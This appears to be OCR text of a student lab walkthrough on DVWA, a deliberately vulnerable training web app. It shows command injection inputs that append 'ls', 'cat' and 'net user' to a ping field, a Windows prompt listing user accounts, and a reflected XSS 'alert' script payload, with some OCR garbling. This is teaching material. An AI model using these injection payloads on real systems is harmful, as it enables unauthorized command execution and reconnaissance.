
127.0.0.1;ls ../


Home
Kali-Linux-2022.2-vmwar...
GitHub - digininja/DVWA
Vulnerability: Command I
127.0.0.1/DVWA/vulnerabilities/exec/#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
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Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.062 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3081ms
rtt min/avg/max/mdev = 0.012/0.048/0.063/0.021 ms
brute
captcha
csp
csrf
exec
fi
javascript
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
weak_id
xss_d
xss_r
xss_s
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection


127.0.0.1;cat ../view_source.php




Use &&net user




Use &net user



Open command prompt in the windows system and use the command ping 0.0.0.0&net user




Now use the command ping 0.0.0.0&Rnet user – replace & with &&



Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.
C:\Users\student>ping 0.0.0.0&net user
Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
Ping statistics for 0.0.0.0:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
User accounts for \\DESKTOP-8E5GFFQ
Administrator DefaultAccount Guest
student WDAGUtilityAccount
The command completed successfully.

—----------XSS Attack----------


Click XSS Reflection




Enter any name in the text box and click submit.




It displays as




Now instead of any text let's try some script text.
Ex: <script>alert('Hello World')</script>




It displays an alert as shown below


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Brute Force
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CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
127.0.0.1
Hello World
OK


Click Ok


DVWA
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SQL Injection
